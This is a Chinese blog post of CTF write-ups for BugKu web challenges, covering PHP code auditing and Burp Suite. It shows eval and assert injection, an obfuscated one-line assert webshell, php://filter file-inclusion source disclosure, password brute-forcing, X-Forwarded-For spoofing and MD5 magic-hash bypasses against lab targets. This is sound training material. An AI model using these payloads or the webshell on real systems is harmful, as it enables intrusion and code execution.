CTF Web学习（二）----代码审计、burp suite应用

原创

网络猿 于 2021-01-10 20:26:06 发布 268 收藏 7

分类专栏： 我的CTF Web学习之路 文章标签： python php web 正则表达式 字符串

本文链接：https://blog.csdn.net/qq_36451824/article/details/112433562

我的CTF Web学习之路 专栏收录该内容

4 篇文章 1 订阅

订阅专栏

CTF Web学习（二）

代码审计、burp suite应用

CTF Web学习目录链接

文章目录

前言

常见的CTF Web的题型都是以php、mysql环境搭建的。因此需要了解简单的php、MySQL、python代码，可以简单的阅读代码，最好还能写一下。第二期的学习主要针对php代码审计展开，我也是不太懂，都是百度搜关键字一句一句读下去，对于萌新的我来说有点费事。有错误的地方请大佬指正。此次主要是用bugku的题，大神可以直接略过。

一、BugKu Web题

以下的题都是出自bugku，但是链接不是现在bugku官网的链接，但是题型是一样的，有兴趣的人可以去先做一做，做不下去可以再来看看。

（一）BugKu Web5 矛盾


链接：http://123.206.87.240:8002/get/index1.php


```php
$num=$_GET['num'];      #取值num
if(!is_numeric($num))   #num不能为数字
{
echo $num;
if($num==1)             #num==1
echo 'flag{**********}';
}
```

WriteUp：简单的一看提示，num不能为数字，但是又要等于1才能给出flag。就和题目一样“矛盾”。因此我要知道php的弱类型的比较。可以这样理解

> ==为弱类型
> ===为强类型（两边绝对相等）

在这里解释以下弱类型：在和数字比较是，弱类型会取字符串前面给出的所有数字，即：1abc == 1，会变成1abc会变成1在比较，123abc==1，123abc会变成123在比较。这道题为弱类型，因此可以解决这种矛盾的题给num=1a即可。





（二）BugKu Web8 文件包含

```php
<?php
  include "flag.php";
  $a = @$_REQUEST['hello'];  #取hello的值
  eval( "var_dump($a);");    #执行
  show_source(__FILE__);
?>
```

WriteUp：$_REQUEST函数为取值，get和post的值都可以取。最后拼接一下：
?hello=print_r(flie('flag.php'))
var_dump()为递归执行，有点像print_r()，因此在拼接的时候写不写print_r都无所谓。

（三）BugKu Web9 flag In the variable !

链接：http://123.206.87.240:8004/index1.php

```
flag In the variable ! <?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

WriteUp：题目已经给出flag在变量里面，看代码里面只有一个变量
$args$，还是我们准备给它的，经过一堆猜想上面$flag$、key、$pass$等无果后，百度一下php是否有全局变量，-
args，一执行就出来了。

一看flag在变量ZFkwe3里面，这个名字能猜到就鬼了。

（四）BugKu Web11 网站被黑了 黑客会不会留下后门

链接：http://123.206.87.240:8002/webshell/

WriteUp：这题拿上后，F12看了，没东西，截包看了，也没东西，注入试一下，也没有东西。那么只能在试试扫描目录了。说起扫描目录，很多工具都可以，其实玩的都是字典，谁的字典强，谁就强，这道题到无所谓，用啥都行，百度一大堆。小白可以用用御剑，dirscan、dirmap、或者王一航大神写的SourceLeakHacker，都可以。我这里用的是dirmap，因为我总结了一些字典在里面。扫描如下：

```
[200][text/html][18.82kb] http://123.206.87.240:8002/webshell/index.php
[200][text/html][954.00b] http://123.206.87.240:8002/webshell/shell.php
[200][application/x-javascript][36.00kb] http://123.206.87.240:8002/webshell/Scripts/bootstrap.min.js
[200][application/x-javascript][2.44kb] http://123.206.87.240:8002/webshell/Scripts/hovertreewelcome.js
[200][text/css][86.92kb] http://123.206.87.240:8002/webshell/Css/app.css
[200][image/jpeg][11.58kb] http://123.206.87.240:8002/webshell/Picture/headimg_dl.jpg
[200][application/x-javascript][93.73kb] http://123.206.87.240:8002/webshell/Scripts/jquery.js
```

发现有个链接：http://123.206.87.240:8002/webshell/shell.php，是个wedshell登录界面，需要密码，猜一下无果后，还是老实用burp suite爆破吧。

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1944	hack	200			1110	
0		200			1125	
1	!@#$%	200			1125	
2	!@#$%^	200			1125	
3	!@#$%^&	200			1125	
5	!root	200			1125	
4	!@#$%^&*	200			1125	
6	$SRV	200			1125	
7	$secure$	200			1125	
8	*3noguru	200			1125	
9	@#$%^&	200			1125	
10	A.M.I	200			1125	

爆破密码为hack，输入可得flag。burp suite截包和爆破就不讲了，有兴趣的可以百度一下，教程很多，该工具是CTF必备的，大神都得用。

（五）BugKu Web12 本地管理员

链接：http://123.206.31.85:1003/

WriteUp：一看题目提示：本地管理员，盲猜一下提示：

赶紧把x-forwarder-for打开设置为127.0.0.1。

盲猜一下，提示变成：Invalid credentials! Please try again!。右键看看源代码，发现最底下有个

```
<!-- dGVzdDEyMw== -->
```

base64解码为test123，再次尝试admin 和密码 test123，得到flag

（六）BugKu Web13 看看源代码？

链接：http://123.206.87.240:8002/web4/

WriteUp：题目都说了看看源代码，一看发现

```
<script>
var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64
%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64
%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28
%22%36%37%64%37%30%39%62%32%62';
var p2 = '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%7
2%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29
%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79
%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53
%75%62%6d%69%74%3b';
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>
```

这就简单了复制出来解码，要注意拼接一下。解码结果如下：

```
function checkSubmit()
{
var a=document.getElementById("password");
if("undefined"!=typeofa){
if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
return !0;
alert("Error");
focus();
return !1 }
}
```

把值67d709b2b54aa2aa648cf6e87a7114f1提交即可的key。

（七）BugKu Web14 click me? no

链接：http://123.206.87.240:8005/post/

WriteUp：点击链接发现网址变为：http://123.206.87.240:8005/post/index.php?file=show.php index具有读取文件的功能，试一试有没有flag之类的文件，发现没有，题目有提示flag在index.php里面，读取index.php，还是没有结果。那只能怀疑flag隐藏在index.php那里面，需要获取index.php全部代码，就这就要用到base64加密index.php内容。先直接上结果在解释http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php


> file=php://filter/read=convert.base64-encode/resource=index.php
> php://是一种协议名称，
> php://filter/是一种访问本地文件的协议，
> /read=convert.base64-encode/表示读取的方式是base64编码后，
> resource=index.php表示目标文件为index.php。

返回结果在用base64解密得flag


```
<html>
   <title>Bugku-ctf</title>
<?php
 error_reporting(0);
 if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
 $file=$_GET['file'];
 if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
  echo "Oh no!";
  exit();
 }
 include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
```

（八）BugKu Web15 好像需要密码

链接：http://123.206.87.240:8002/baopo/




WriteUp：输入5位数密码，这种时候一般爆破顺序为先数字，在字母，最后混合。运气真好5位纯数字出来了（一般ctf题爆破密码不会太难，要不你爆一天，比赛都结束了），爆破密码为13579



（九）BugKu Web16 备份是个好习惯

链接：http://123.206.87.240:8002/web16/

WriteUp：题目提示备份，那么就赶紧扫描吧



有个bak的备份，下载下来，有个php代码


```php
include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);              #将str里的字符key替换为空
parse_str($str);
echo md5($key1);          #输出md5加密后的key1
echo md5($key2);                          #输出md5加密后的key1
if(md5($key1) == md5($key2) && $key1 !== $key2){  #if判断条件为，md5加密后的key1和key2相等，且key1不等于key2
   echo $flag."取得flag";                    #输出flag
}
```


重点的几句代码解释如上：其实和上一期的矛盾题一样的，key1不能等于key2，但两个md5加密后还得一样。这个题有两个思路都是php的机制，一个是科学计数法，另一个是数组不能被md5加密。

第一种 科学计数法：1e2表示1*102，即等于100。这就要找一下被md5加密后为0e开头，并且后面为纯数字的特殊字符串了。百度一下有结果，我这里复制一下：


> QNKCDZO
> 0e830400451993494058024219903391
> s878926199a
> 0e545993274517709034328855841020
> s155964671a
> 0e342768416822451524974117254469
> s214587387a
> 0e848240448830537924465865611904
> s1091221200a
> 0e940624217856561557816327384675
> s1885207154a
> 0e509367213418206700842008763514


这样就可以随便复制两个字符串绕过了。根据代码key被替换，而且不是正则替换，可双写绕过，拼接的时候注意双写key





第二种 数组不能被md5加密：不能被加密，因此加密数组后总得有个值，不管是null还是其他什么特殊字符，但一定相等，因此我们可以将key变成数组，就可以绕过了。如下：





（十）BugKu Web21 作者：御结冰城

never never never give up !!!

链接：http://123.206.87.240:8006/test/hello.php?id=1

WriteUp：右键看源代码，如下：

```
<!--1p.html-->
never never never give up !!!
```

访问1p.html源代码，如下：

```
var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTIyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0llMEElMDIoZWFkZXllMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0llMEElN0QlMEElMjRpZCUzRCUyNF9HRVQlNUllMjdpZCUyNyU1RCUzQiUwQSUyNGElM0QlMjRfR0VUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQSUyNGElMjAlMjAlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTIwJTNCJTBBJTdEJTBBJTA5ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGElMjAlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTNEJTIyYnVna3UlMjBpcyUyMGElMjBuaWNlJTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlM0QlM0QwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSU3QiUwOXJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2UlMEElN0IlMEElMDIwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUwQSUzRiUzRQ%3D%3D--%3E"
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
```

经过两次解密后，代码如下：

```
if(!$_GET['id'])
{
 header('Location: hello.php?id=1');
 exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
 echo 'no no no no no no no';
 return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
 require("f4l2a3g.txt");
}
else
{
 print "never never never give up !!!";
}
```

访问f4l2a3g.txt即可得到flag。但是这个是我给的链接得解题过程，在bugku官网上是如下代码：

```
if(!$_GET['id'])
{
 header('Location: hello.php?id=1');
 exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
 echo 'no no no no no no no';
 return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
 $flag = "flag{**********}"
}
else
{
 print "never never never give up !!!";
}
```


也就是没有直接给出txt文件，还需要你在赋值绕过才能得到结果。
根据上面得if条件可以解读如下：

1、需要a= bugku is a nice plateform!，可以用post来绕过，php://input
2、
$id=$_GET['id']$，id不能直接为0，即可以用0e来绕过（科学计数法）

（十一）BugKu web22 送给大家一个过狗一句话


```
$poc="a#s#s#e#r#t";
$poc_1=explode("#",$poc); $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5]; $poc_2($_GET['s'])
```

WriteUp：可以看出poc正则之后为：assert，最后代码为：assert（$_GET['s']）。Assert为判断真假，但都会执行括号里的内容，这样就可以执行一些代码。
扫描当前文件下的目录：print_r(scandir('./')) 最终可得flag



（十二）BugKu web23 xxx二手交易市场

没做出来。有没有大神指点一下。

（十三）BugKu web 字符？正则？


链接：http://123.206.87.240:8002/web10/

```
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```

WriteUp：根据代码可知get值id，经过正则后对比为真打印flag
解释"/key.*key.{4,7}key:/./(.*key)[a-z][[:punct:]]/i"如下：

正则表达式	意思	str
/	为正则开始	key
.	通配符（即写啥都行）	key
*	任意次数	key11key
{4,7}	4-7次	key11key11111
/	转化特殊字符	key11key11111key:/1/
()	合并整体匹配	key11key11111key:/1/11key
[a-z]	任意小写字母	key11key11111key:/1/11keya
[[:punct:]]	任意标点符号	key11key11111key:/1/11keya,

最后结果



